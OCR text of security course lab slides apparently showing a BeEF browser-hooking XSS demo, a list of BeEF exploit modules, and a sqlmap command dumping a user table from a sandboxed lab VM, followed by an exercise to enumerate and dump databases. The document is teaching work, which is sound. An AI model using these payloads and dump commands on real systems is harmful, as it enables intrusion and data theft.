
- Output should look as follows:

- **REF:** http://www.hacking-tutorial.com/hacking-tutorial/xss-attack-hacking-using-beef-xss-framework/#sthash.p5WulMoY.2JPrbKEY.dpbs


Linux Ubuntu 10.10 (32-Bit) [CMPE 279 SWEET Lab]
Browse and run installed applications
43 °F Wed Mar 4, 6:50 PM user
XSS Demo - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:8080/demoxss/xsstest.jsp?input=<script type=text/javascript s
Google
SWEET Eclipse BlueJ TC Server Tomcat W3Schools Java Java SE Java EE 6 Java Notes WebGoat Videos
XSS Demo
http://172.16...3000/hook.js
XSS Demo
The page at http://localhost:8080 says:
BeEF Alert Dialog
OK
Done
Java EE - demoxss/W...
user@ubuntu: ~
XSS Demo - Mozilla Fi...


BeEF Control Panel - Iceweasel
File Edit View History Bookmarks Tools Help
BeEF Control Panel
127.0.0.1:3000/ui/panel
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng A sample webpage
BeEF 0.4.4.8-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
localhost
172.16.92.130
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Module Tree
Get Visited Domains
Get Visited URLs
Get Visited URLs (Avant Browser)
Play Sound
Spyder Eye
Unhook
Webcam
Webcam Permission Check
Webcam HTML5
Detect Popup Blocker
Detect ActiveX
Detect Default Browser
Detect MS Office
Detect Simple Adblock
Detect Unsafe ActiveX
Chrome Extensions (6)
Debug (8)
Exploits (51)
BeEF_bind (2)
Camera (3)
Local Host (4)
NAS (2)
Router (15)
Switch (1)
XSS (4)
Apache Cookie Disclosure
ColdFusion Directory Traversal Exploit
GlassFish WAR Upload XSRF
GroovyShell Server Command Execution
HP uCMDB 9.0x add user CSRF
Jboss 6.0.0M1 JMX Deploy Exploit
QNX QCONN Command Execution
VTiger CRM Upload Exploit
WAN Emulator Command Execution
Zenoss 3.x Add User CSRF
Zenoss 3.x Command Execution
m0n0wall Reverse Root Shell CSRF
pfSense Reverse Root Shell CSRF
Module Results History
i...
date
label
0
2015-0... 17:46
command 1
Play Sound
Description:
Play a sound on the hooked browser.
Sound File Path:
http://0.0.0.0:3000/demos/sound.wav
Execute
Basic
Requester
Ready

SQL Injection


Java EE - demosqli/WebContent/index.jsp - Eclipse
File Edit Navigate Search Project Run Window Help
Java EE
Project Explorer
demosqli
JAX-WS Web Services
Deployment Descriptor: dem
Java Resources
JavaScript Resources
build
WebContent
META-INF
index.jsp
indexProtected.jsp
demoxss
ebookshop
hellodbcp
loggingfilter
parameters
regexwebapp
securityfilter
Servers
index.jsp
<%--
Document : index
Created on : Nov 3, 2011, 4:33:22 PM
Author : ramakrishnan
Source : http://www.javacodegeeks.com/2012/11/sql-injection-in-java-application.html
--%>
<%@page contentType="text/html" pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>JSP Page</title>
</head>
<body>
<h1>Hello World!</h1>
<form action="userCheck
<input type="text"
<input type="submit
</form>
</body>
</html>
Kali Linux 1.0.6 (64-bit) [Pen Testing Sandbox]
Applications Places
Wed Mar 4, 1:48 AM
root
root@kali: ~
Bluetooth: On
File Edit View Search Terminal Help
root@kali:~# sqlmap -u http://172.16.92.137:8080/demosqli/userCheck?user=test -D test -T User --dump
KALI LINUX
The quieter you become, the more you are able to hear
root@kali: ~
Servlet userCheck - lc...
index.jsp - demosqli/WebContent


Quick Lab

- Use “sqlmap” from an attack VM (i.e. Kali) to exploit the XSS vulnerability in your SWEET Lab VM


- Try to:
  - get a list of all databases
  - get a list of all tables in a database
  - get a list of all columns in a table
  - dump all records in a table

  - ***REF: https://github.com/sqlmapproject/sqlmap/wiki***

